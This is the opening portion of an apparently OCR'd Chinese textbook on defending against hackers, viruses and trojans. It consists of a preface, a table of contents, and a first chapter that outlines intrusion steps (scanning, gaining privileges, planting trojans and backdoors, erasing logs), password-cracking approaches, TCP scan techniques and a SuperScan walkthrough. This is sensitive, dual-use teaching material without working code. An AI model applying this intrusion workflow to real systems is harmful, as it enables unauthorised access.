前言

随着科学技术的飞速发展，计算机和因特网已基本普及到各家各户，成为人们获取信息和知识的重要工具。然而，病毒与木马的存在，让用户时常陷入困境，在不知不觉中落入病毒和木马的陷阱中。

本书以帮助用户深入了解计算机信息安全知识为出发点，详细地介绍了防御黑客攻击时必须掌握的基本知识，并对经常遇到的问题给予专业性的指导及得力的解决手段。

本书特点

- 内容丰富，实例经典

本书追求理论与实践的结合，用浅显的语言讲述精心设计的经典实例，将黑客攻防的基本理论和实践技巧融入到范例当中，全面覆盖计算机信息安全的各个角落。

- 贴近实战，讲解通俗

内容上作者都结合案例讲解每一个知识点，这些实例都是真实案例的提炼和总结。并且攻防的每一步都通过图解形式给出，通俗易懂、详略得当。

- 知识面宽，重点突出

本书涉及的内容众多，有基本的黑客攻防实战技巧，也有深入的黑客攻防编程技术，这是真正成为防范高手的晋级知识。每章都遵循“学习目标→攻防原理剖析→实战防范技术与技巧→案例总结”这种读者易于学习和实践的方式进行讲解，达到了授之以鱼，更授之以渔的目的。

本书内容

为了方便读者学习，本书分为 3 篇。

第一篇基础篇，主要包括黑客攻击防范与端口扫描、系统漏洞的剖析和防范、Windows 系统漏洞和安全策略、注册表的基本概念和操作、注册表恶意攻击的防范、计算机病毒、木马概述等内容。为了便于实践这些知识，讲述中主要用实例结合概念进行描述，读者可以清晰地学习到对付病毒与木马的各种攻防手段。

第二篇实战篇，包括蠕虫病毒剖析及防范策略、邮件病毒剖析及防范策略、U 盘病毒剖析及防范策略、专门的查杀病毒工具、常见木马的原理揭秘与清除、专门的查杀木马工具、使木马改邪归正等内容。通过本篇的学习，读者可以掌握更多的实战技术和技巧，有选择地进行有效防御和清除黑客的攻击，从而提高自己的实战能力。

第三篇编程篇，包括剖析木马与病毒的编程原理、VBS 脚本病毒解析和典型木马编程防

范等内容。本部分为提高晋级篇，通过了解典型病毒和木马的编程知识，可以从源头上掌握病毒和木马的攻击原理，从而找到更有效的防御途径，制作出有针对性的查杀工具。

本书由陈芳、秦连清、肖霞主编，在编写过程中，张博、范洪斌、裴要强、王洪、管西京、夏添、柯华坤、王大平、林丁报、张英男、张鹏、刘冉、李新峰、李金涛、温才燚、李连闯、李绍文等提供了很大帮助，在此表示感谢。

作者在写作中力求精确、时效，但由于网络病毒与木马发展迅速，加之作者水平有限，书中存有疏漏在所难免，恳请读者批评指正，以便共同提高，联系邮箱为：zhangtao@ptpress.com.cn。

编者

目录

第一篇　基础篇——揭开黑客的神秘面纱

第 1 章　黑客攻击防范与端口扫描 …… 2

1.1　认识黑客攻击 …… 2
1.2　端口扫描 …… 4
1.3　常用端口扫描工具 …… 6
1.4　小结 …… 10

第 2 章　系统漏洞的剖析与安全策略 …… 11

2.1　口令的获取与破解剖析 …… 11
2.1.1　系统口令的获取和破解 …… 11
2.1.2　加密文件 …… 11
2.1.3　口令破解实例 …… 12
2.2　系统常见漏洞 …… 15
2.2.1　输入法漏洞 …… 15
2.2.2　NetBIOS 的信息泄露 …… 15
2.2.3　Windows XP 的 UPNP 漏洞 …… 16
2.3　Unicode 漏洞剖析与防范 …… 19
2.3.1　Unicode 漏洞的原理及危害 …… 19
2.3.2　用专用工具检测 Unicode 漏洞 …… 20
2.3.3　用 Unicode 漏洞修改目标主页 …… 23
2.3.4　修改目标主机的文件 …… 24
2.3.5　Unicode 漏洞防范策略 …… 24
2.4　其他常见的漏洞攻击剖析 …… 25
2.5　系统漏洞安全防范 …… 32
2.5.1　Windows XP 漏洞防范 …… 32
2.5.2　Windows 系统账户保护的安全策略 …… 37
2.5.3　Windows 系统监控的安全策略 …… 39
2.6　小结 …… 40

第 3 章　注册表的操作和安全防范 …… 41

3.1　注册表基础知识 …… 41
3.1.1　注册表的概念 …… 41
3.1.2　注册表逻辑体系结构 …… 41
3.1.3　注册表的数据类型 …… 42
3.1.4　注册表编辑器的 5 个主键 …… 43
3.2　操作注册表编辑器 …… 43
3.3　注册表权限设置 …… 46
3.4　注册表的备份、恢复、导入和导出 …… 48
3.4.1　备份注册表 …… 48
3.4.2　恢复注册表 …… 50
3.4.3　导出和导入注册表 …… 51
3.5　注册表的故障修复 …… 53
3.5.1　注册表故障特征 …… 53
3.5.2　注册表故障修复 …… 53
3.6　利用程序修改注册表 …… 56
3.6.1　用 VBS 脚本修改注册表 …… 56
3.6.2　利用 C#编写修改注册表程序 …… 59
3.7　利用 Web 修改注册表及其防御措施 …… 59
3.7.1　网页隐藏程序 …… 59
3.7.2　通过注册表修改 IE 浏览器 …… 60
3.7.3　恶意网页木马程序 …… 61

3.7.4 编程修复注册表……63
3.7.5 深入剖析恶意攻击性网页……67
3.8 小结……68

第 4 章 计算机病毒概述及防范……69

4.1 病毒的概念……69
4.1.1 什么是计算机病毒……69
4.1.2 计算机病毒的特征……69
4.1.3 计算机中毒症状……70
4.2 病毒的种类……71
4.2.1 系统引导型病毒……71
4.2.2 可执行文件型病毒……71
4.2.3 宏病毒……71
4.2.4 混合型病毒……72
4.2.5 特洛伊木马型病毒……72
4.2.6 语言病毒……72
4.2.7 多形性病毒……73
4.2.8 轻微破坏性病毒……73
4.3 病毒的防范……73
4.3.1 病毒的防范方法……73
4.3.2 清除病毒……74
4.3.3 清除 COM 病毒……75
4.4 小结……75

第 5 章 木马概述及防范……76

5.1 木马的概述……76
5.1.1 木马定义……76
5.1.2 木马组成……76
5.1.3 常见的木马种类……77
5.1.4 木马传播……77
5.2 木马伪装……78
5.2.1 木马伪装方式……78
5.2.2 木马伪装实例剖析……79
5.3 木马常用的攻击手段……81
5.3.1 木马的入侵方式……81
5.3.2 木马的启动方式……83
5.4 木马的防御与清除……84
5.4.1 如何防范木马……84
5.4.2 手工清除木马实例……85
5.5 小结……85

第二篇 实战篇——攻防实战演练

第 6 章 蠕虫病毒介绍及防范策略……88

6.1 蠕虫病毒概念及特点……88
6.1.1 蠕虫病毒概念……88
6.1.2 蠕虫病毒特点……88
6.1.3 蠕虫病毒与病毒异同……89
6.2 “冲击波”病毒……89
6.2.1 传播途径……89
6.2.2 中毒特征……89
6.2.3 杀毒方法……90
6.3 “震荡波”病毒……90
6.3.1 传播途径……90
6.3.2 中毒特征……91
6.3.3 杀毒方法……91
6.4 “性感烤鸡”病毒……91
6.4.1 传播途径……91
6.4.2 杀毒方法……92
6.5 蠕虫病毒专杀工具……92
6.5.1 MSN 蠕虫病毒专杀工具……92
6.5.2 KV 蠕虫病毒专杀定制工具……93
6.5.3 江民“威金”蠕虫病毒专杀工具……96
6.6 小结……97

第 7 章 邮件病毒剖析及防范策略……98

7.1 邮件病毒的概念……98
7.1.1 邮件病毒的定义……98
7.1.2 邮件病毒发展……98
7.1.3 邮件病毒特性……99
7.2 邮件病毒的防范……99

7.2.1 识别邮件病毒……100
7.2.2 预防邮件病毒……100
7.2.3 邮件病毒查杀……101
7.3 “网络天空”邮件病毒……101
7.3.1 病毒概述……101
7.3.2 病毒的手工清除……102
7.4 “W32/Bugbear”邮件病毒……102
7.4.1 病毒概述……102
7.4.2 病毒危害……103
7.4.3 病毒的防范……104
7.5 小结……105

第 8 章 U 盘病毒及防范策略……106

8.1 U 盘病毒概述及防范……106
8.1.1 何谓 U 盘病毒……106
8.1.2 U 盘病毒的工作方式……106
8.1.3 U 盘病毒的特征……107
8.1.4 U 盘病毒防御……107
8.2 U 盘病毒的查杀……108
8.2.1 用 WinRAR 查杀 U 盘病毒……108
8.2.2 U 盘病毒的手动删除……109
8.3 U 盘病毒专杀工具……109
8.3.1 U 盘病毒清除工具—USBCLeaner……109
8.3.2 U 盘病毒专杀工具—USBKiller…113
8.4 小结……116

第 9 章 使用专门的工具查杀病毒……117

9.1 金山毒霸使用技术与技巧……117
9.1.1 软件的安装……117
9.1.2 软件的使用……120
9.2 卡巴斯基使用技术与技巧……124
9.2.1 软件的安装……124
9.2.2 软件的使用……128
9.3 熊猫烧香专杀工具使用技术与技巧……131
9.3.1 熊猫烧香病毒危害剖析……131
9.3.2 熊猫烧香病毒专杀工具的使用…134
9.4 超级巡警工具使用技术与技巧…135
9.4.1 软件的安装……135
9.4.2 软件的使用……137
9.5 360 安全卫士使用技术与技巧…141
9.5.1 软件的安装……141
9.5.2 软件的使用……143
9.6 小结……148

第 10 章 常见木马的工作原理揭秘与清除方法……149

10.1 传统木马的工作原理与清除方法……149
10.1.1 冰河木马入侵揭秘……149
10.1.2 冰河木马的清除……151
10.1.3 特洛伊木马入侵揭秘……151
10.2 盗密性木马的工作原理与清除方法……152
10.2.1 广外幽灵木马入侵揭秘……152
10.2.2 QQ 密码监控器……153
10.2.3 木马的清除……155
10.3 常见木马的清除方法……155
10.3.1 网络公牛（Netbull）入侵揭秘与清除……155
10.3.2 网络精灵（Netspy）入侵揭秘与清除……156
10.3.3 SubSeven 入侵揭秘与清除……156
10.3.4 网络神偷（Nethief）入侵揭秘与清除……156
10.3.5 广外女生入侵揭秘与清除……156
10.3.6 WAY2.4 入侵揭秘与清除……157
10.4 小结……157

第 11 章 使用专门的工具查杀木马……158

11.1 木马专杀工具……158
11.1.1 费尔木马强力清除助手……158
11.1.2 木马清除大师 2008……160

11.1.3 Windows 木马清道夫……166
11.1.4 木马清除专家……169
11.2 木马的手动清除……172
11.3 使用杀毒软件查杀木马……175
11.3.1 用金山毒霸查杀木马……175
11.3.2 用超级兔子查杀木马……176
11.4 小结……180

第 12 章 使木马改邪归正……181

12.1 利用木马实现远程控制……181
12.1.1 利用 Visual Basic 编程实现远程控制木马……181
12.1.2 用 Delphi 编程远程控制的实现……183
12.1.3 Windows XP 下远程控制关机的另类木马揭秘……186
12.2 木马的其他用途……187
12.2.1 用“红蜘蛛”组建多媒体网络教室……187
12.2.2 用 ASP 木马实现 FTP 和解压缩……190
12.3 小结……191

第 13 章 病毒与木马防范实战晋级……192

13.1 病毒攻防实战解析……192
13.1.1 ARP 病毒发起欺骗攻击及解决方法……192
13.1.2 剖析 Word 病毒原理及解决方法……194
13.1.3 iexplore.exe 病毒攻击及查杀方法……196
13.1.4 另类自启动病毒“Q 乐”攻防实战……196
13.2 木马攻防实战解析……197
13.2.1 媒体文件木马攻防实战……198
13.2.2 最新反弹型木马攻防实战……199
13.2.3 手工清除“灰鸽子”病毒……201
13.2.4 反弹型木马防范……201
13.2.5 木马专杀工具……203
13.3 小结……204

第三篇 编程篇——自力更生查杀病毒

第 14 章 编程防范木马与病毒基础知识……206

14.1 黑客编程概述……206
14.2 常用的编程语言……206
14.3 Windows 系统编程基础……207
14.3.1 Java Servlet API 编程基础……207
14.3.2 Winsock 编程基础……209
14.4 小结……211

第 15 章 VBS 脚本病毒解析……212

15.1 VBS 脚本病毒概念……212
15.1.1 VBS 脚本病毒的特点……212
15.1.2 VBS 脚本病毒的发展……213
15.2 VBS 脚本病毒原理分析……213
15.2.1 感染、搜索文件剖析……213
15.2.2 通过 E-mail 附件传播剖析……214
15.2.3 通过局域网共享传播剖析……215
15.2.4 通过感染 htm、asp、jsp、php 等网页文件传播剖析……215
15.2.5 通过 IRC 聊天通道传播剖析…216
15.3 VBS 脚本病毒获得控制权剖析…216
15.4 VBS 脚本病毒对抗反病毒软件的几种方法剖析……217
15.5 防范 VBS 脚本病毒……218
15.5.1 “抽丝剥茧”提取加密病毒…218
15.5.2 寻找 VBS 病毒弱点……219
15.5.3 将 VBS 脚本病毒拒之“千里之外”……219
15.6 小结……220

第一篇

基础篇

——揭开黑客的神秘面纱

- 第 1 章　黑客攻击防范与端口扫描
- 第 2 章　系统漏洞的剖析与安全策略
- 第 3 章　注册表的操作和安全防范
- 第 4 章　计算机病毒概述及防范
- 第 5 章　木马概述及防范

第1章 黑客攻击防范与端口扫描

学习目标

通过本章的学习，使读者了解黑客对计算机网络系统进行攻击的流程和经常使用的方法，使读者初步认识到黑客如何找到目标计算机的，黑客如何寻找目标计算机漏洞的，从而一步步揭开黑客的神秘面纱。并在此基础上介绍了扫描器的知识，帮助读者理解端口扫描器的定义，通过对扫描工具应用实例介绍，读者可以一览使用扫描器进行扫描的全过程。

1.1 认识黑客攻击

随着网上银行、网络游戏的兴起，现实财富和网络虚拟财富已成为网友们日益关心的焦点。在这个同样存在着危机的虚拟世界里，几乎每位网民都面临着网络安全威胁，稍不注意，一旦受到黑客攻击，将付出惨重的代价。

为了最大限度地降低损失，做好安全防范工作是必要的。下面首先介绍黑客是如何找到计算机中的漏洞，并使用何种方法进行攻击的。只有了解其攻击手段，才能采取准确的对策来对付这些黑客。

1. 一般步骤

虽然黑客入侵的目标不同，所使用的方法也不完全相同，但其主要攻击步骤还是有迹可循的。只有了解了这些攻击步骤，才能有效地找到阻止黑客入侵的方法。

黑客攻击一般遵循如下步骤。

（1）寻找目标主机。这是黑客进行攻击的第一步，也是黑客进行攻击的必要前提。通过各种方法得到目标主机的 IP 地址或域名，为攻击该用户打下基础。

（2）扫描目标主机。当找到目标主机的 IP 地址或域名后，利用扫描工具对目标主机进行扫描，然后通过筛选得到有用信息，例如端口、用户账号、网络资源信息等。随着扫描工具功能的日益增多，也可以直接通过扫描 IP 地址段来扫描主机。

（3）获取权限。通过扫描目标主机信息，进行网络攻击服务，获取网络资源，并进行远程口令猜解等操作，从而得到相应的权限，以便进行对磁盘写入操作。

（4）实施攻击。通过获取的权限，可以在目标主机上进行复制、删除等操作。不过，此时最重要的是在目标主机中安装木马程序，开启后门，为以后的再次入侵打好基础。

（5）清除痕迹。在退出目标主机时，进行日志等信息的清除，以免入侵时的记录被发现

后将木马程序删除并关闭后门。

2. 常用方法

黑客在进行攻击时，并不是随机的，而是根据目标主机的相应漏洞，选择对应的攻击方法，达到简洁有效的攻击目的。

黑客攻击时常用的攻击方法有如下几种。

（1）获取口令。根据攻击目标的不同，选择获取口令的方法也不相同，获取口令可以分为如下 3 种。

- 通过网络监听非法获得用户口令，例如使用 sniffer 进行监听。此种方法虽然有一定局限性，但危害性极大，监听者往往能获得其所在网段的所有用户账号和口令。此种方法对局域网来说，威胁最大。
- 在得到用户的账号后，例如通过 QQ 查找功能查找到 QQ 号后，利用一些暴力破解软件强行破解用户口令。此种方法不受网段限制，但在破解时要有足够的耐心和时间。
- 获得服务器上的用户口令文件（如 Shadow 文件）后，采用暴力破解程序进行破解用户口令。采用此种方法的前提是，黑客必须首先获得口令文件，如 Shadow 文件。

在这 3 种方法中第 3 种方法危害最大，它不像第二种方法那样能反复地尝试登录服务器，而是在本地将加密后的口令与 Shadow 文件中的口令进行比较就能破解获取用户密码，尤其对一些弱口令用户，更是可以在很短的时间内得到口令。

（2）安装特洛伊木马程序。特洛伊木马程序最大的特点是可以直接侵入用户计算机并进行破坏。此类木马程序经常伪装成工具程序或者游戏软件诱使用户下载，一旦用户下载打开带有特洛伊木马的程序，此木马程序就会自动安装在计算机中。

此后，当用户再次连接到网络上时，此程序会通知攻击者用户上网的各类信息，例如 IP 地址、端口等。攻击者得到这些信息后，利用其中潜在的程序，可以任意地修改被攻击者计算机中的参数，从而实现控制计算机的目的。

（3）网站欺骗技术。很多人都以为在网络上任意浏览网站，进行注册都不会存在安全问题，事实上并不是这样。一些黑客利用某些网站的漏洞进行网站攻击，篡改网站网页，实现网页与黑客的 URL 相连接。当用户浏览目标网页时，事实上是向黑客服务器发出请求，此时黑客即可实现欺骗的目的。

（4）电子邮件攻击。目前，电子邮件已基本代替了书信成为人们联系的主要方式之一，一些黑客正是利用这一点来实施攻击的。电子邮件攻击一般有如下两种方式。

- 电子邮件炸弹。此种方法是利用伪造的 IP 地址和电子邮件地址，向同一邮箱发送无数的电子邮件，导致被攻击者的邮箱被关闭。更为严重的是，能导致电子邮件服务器操作系统死机。
- 电子邮件欺骗。相信网友们都曾遇到过此类信息，无论电子邮件厂商如何进行过滤，此类信息仍是层出不穷。攻击者以系统管理员（伪造）的身份，向用户发送邮件让其修改木马口令，或是发送看似正常的，但却带有木马程序的邮件。

（5）利用“肉鸡”攻击。“肉鸡”就是指黑客攻破的一台机器，但此机器会沦为黑客攻击其他机器的根据地，所有的操作都通过此机器进行。例如，攻击一网段内的一台机器后，利用此台机器的身份进行其他机器的攻击，在用户无防备的情况下，很容易实现攻击

目的。

（6）监听攻击。当两台机器进行通话时，若信息没有进行加密，此时只要使用某些网络监听工具，例如 sniffer，就可以轻易地截取口令、密码等重要信息。此种方法有一定的局限性，监听者一般只能获得所在网段内的用户账户和口令。

（7）利用系统漏洞。没有不透风的墙，同样也没有完全没有漏洞的系统，每个系统都存在或多或少的安全漏洞（Bugs），并且这些漏洞在发现初期是没有补丁可以下载的，如果黑客利用这些漏洞，很容易进行攻击。

（8）直接利用账号进行攻击。一些黑客常常利用系统提供的默认账户和密码进行攻击。一些用户在安装操作系统时，往往使用默认用户名，并且不设置口令，所以黑客很容易实现攻击目的。

1.2 端口扫描

一个端口就是一个通信通道，也可以说是一个入侵通道。通过对目标主机进行端口扫描，可以得到许多有用的信息，从而实现对目标主机的攻击。

在进行端口扫描时，可以手工输入命令进行扫描，也可以通过端口扫描器进行扫描。通过手工扫描的前提是要熟悉各种命令，然后可以对命令执行后的输入进行分析，而使用端口扫描器则相对简单，随着端口扫描方法使用的日益增加，端口扫描器的功能也越来越强，现在端口扫描器一般都对信息进行了详细地分析，让您可以一目了然，从而得到有用的信息。

根据参考对象的不同，端口有不同的划分方法，如果从端口的性质来分，通常可以分为以下 3 类。

1. 公认端口（well known ports）

此类端口就是常用端口，其端口号从 0～1 024，它们绑定于一些特定的服务。通常，这些端口的通信明确表明了某种服务的协议，这种端口是不可再重新定义它的作用对象的。

2. 注册端口（registered ports）

这类端口的端口号从 1 025～49 151。它们松散地绑定于一些服务，即使有许多服务绑定于这些端口，这些端口同样用于许多其他目的。这类端口一般没有明确的定义服务对象，不同程序可根据实际需要自定义。

3. 动态和/或私有端口（dynamic and/or private ports）

这类端口的端口号从 49 152～65 535。从理论上说，不应把常用服务分配在这些端口上，但有些较为特殊的程序，特别是一些木马程序就非常喜欢用这些端口，因为这些端口很隐蔽，不容易被发现。

扫描器是一种自动检测远程或本地主机安全性弱点的程序，通过使用扫描器可以不留痕迹地发现远程服务器的各种端口的分配及提供的服务等信息，从而间接地或直观地了解到远程主机所存在的安全问题。

扫描器并不能直接地攻击网络漏洞，它仅仅能帮助发现目标主机的某些内在弱点，但它不会提供进行攻击的详细步骤。

扫描器一般要拥有如下 3 个功能。

（1）发现一台主机或网络。

（2）发现主机后，进而查询此主机正在运行哪种服务。

（3）通过测试这些服务来发现漏洞。

常用的端口扫描工具有如下几种。

（1）TCP connect() 扫描 。这是最基本的 TCP 扫描方式。connect()是一种系统调用，由操作系统提供，用来打开一个连接。如果目标端口有程序监听，connect()就会成功返回，否则这个端口是不可到达的。

此项技术最大的优点是，不需要 root 权限。任何 UNIX 用户都可以自由使用这个系统调用。这种扫描很容易被检测到，因为在目标主机的日志中会记录大批的连接请求以及错误信息。

（2）TCP SYN 扫描 。此项技术被认为是“半开放”扫描，这是因为扫描程序不必打开一个完全的 TCP 连接。扫描程序发送的是一个 SYN 数据包，就像准备打开一个实际的连接并等待反应一样。

其中一个 SYN|ACK 的返回信息表示端口处于侦听状态，一个 RST 返回信号，表示端口没有处于侦听态。如果收到一个 SYN|ACK 信息，扫描程序必须再发送一个 RST 信号，来关闭这个连接过程。

此种扫描技术的优点在于一般不会在目标主机上留下记录，缺点是必须要有 root 权限才能建立自己的 SYN 数据包。

（3）TCP FIN 扫描。一些时候 SYN 扫描都不够秘密。某些防火墙和包过滤器会对指定的端口进行监视，有的程序能检测到这些扫描，此时，FIN 数据包可能会很容易地通过。此种扫描方法的目的是，关闭的端口会用适当的 RST 来回复 FIN 数据包，打开的端口会忽略对 FIN 数据包的回复。

此种方法能否实现和系统有很大的关联，有的系统不管端口是否打开，都回复 RST，此时这种扫描方法则就不管用。

（4）IP 段扫描 。此种方法并不直接发送 TCP 探测数据包，而是将数据包分成两个较小的 IP 段，实现将一个 TCP 头分成好几个数据包，从而过滤器就很难探测到。

（5）TCP 反向 ident 扫描。ident 协议允许（rfc1413）看到通过 TCP 连接的任何进程的用户名，即使这个连接不是由此进程开始的。此种方法只能在和目标端口建立了一个完整的 TCP 连接后才能看到。

（6）FTP 返回攻击。FTP 协议的一个重要特点是它支持代理（proxy）FTP 连接，即入侵者可以从自己的计算机***.com 和目标主机 1111.com 的 FTP server-PI（协议解释器）连接，来建立一个控制通信连接。然后，请求这个 server-PI 激活一个有效的 server-DTP（数据传输进程）来给 Internet 上任何地方发送文件。

（7）ICMP echo 扫描 。从实质上来说，这并不是扫描，但一些时候利用 ping 命令，来判断主机是否开机是很有用的。

1.3 常用端口扫描工具

一款好的端口扫描工具，是黑客进行攻击的重要利器，它可以快速有效地帮助黑客找到所需的信息，为进攻打好基础。

1. 端口扫描工具概述

端口扫描工具很多，有综合型的，也有单一型的，根据需要选择相应的扫描工具，不但能减少扫描时间，还可以更有效地扫描出详细信息。

常用端口扫描器如下所示。

（1）IP 端口扫描器。IP 端口扫描器是专门扫描 IP 地址的端口扫描器，利用此工具可以快速查找被攻击者的 IP 地址。常用的有：Free IP Scanner、Angry IP Scanner 等。

（2）远程端口扫描器。利用远程端口扫描器可以快速查找到远程机器开放的端口，显示当外部用户尝试连接该计算机时，哪些端口可以使用。常用的有：ScanPort。

（3）局域网端口扫描器。局域网端口扫描器可以搜索计算机，包括计算机名、IP 地址、MAC 地址、所在工作组及用户；搜索共享资源，包括 HTTP、FTP 服务；搜索共享文件；多线程复制文件；发短消息；高速端口扫描等特点。常用的有：LanSee。

（4）路由器端口扫描器。因为很多服务器都是由防火墙或数据包筛选路由器保护的，所以黑客在进行攻击前对路由器的端口扫描是不可避免的。常用的有：Seekyou。

（5）3389 端口扫描器。3389 是远程连接的端口，用扫描器扫到打开 3389 端口的机器就能用微软自带的登录器远程登录。常用的有：X-Scan。

2. SuperScan

SuperScan 是一款功能强大的扫描器，速度非常快，可以查看本机 IP 地址和域名，可以扫描一个 IP 段的所有在线主机以及其可探测到的端口号。还可以保存和导入所有已探测的信息。是黑客扫描使用的常用工具之一。

使用此软件的具体操作步骤如下所示。

（1）解压下载得到的 SuperScan 文件，如图 1-1 所示。此软件无需安装，运行主程序即可打开如图 1-2 所示的“SuperScan4.0”对话框。




图 1-1 解压文件夹




图 1-2 “SuperScan”对话框

（2）单击“主机和服务扫描设置”选项卡，打开如图 1-3 所示的“主机和服务扫描设置”对话框，在此对话框中可以进行如下设置。

● 勾选“查找主机”复选项，默认查找主机方式为“回显请求”，根据实际扫描需要可以进行相应的查找设置。

在“超时设置”文本框中设置超时时间，时间设置越长返回速度越慢，选择默认设置即可。

● 勾选“UDP 端口扫描”复选项，在“开始端口”和“结束端口”文本框中输入端口数，单击“->”按钮实现端口的添加。

在“扫描类型”单选项中有两种方式可以进行选择，Data 和 Data+ICMP 两种，根据需要进行选择。

● 勾选“TCP 端口扫描”复选项，在“开始端口”和“结束端口”文本框中输入端口数，单击“->”按钮添加端口。

在“扫描类型”单选项中选择相应的扫描类型。

（3）单击“扫描选项”选项卡，打开如图 1-4 所示的“扫描选项”对话框，在此对话框中可以进行如下设置。




图 1-3 “主机和服务扫描设置”对话框

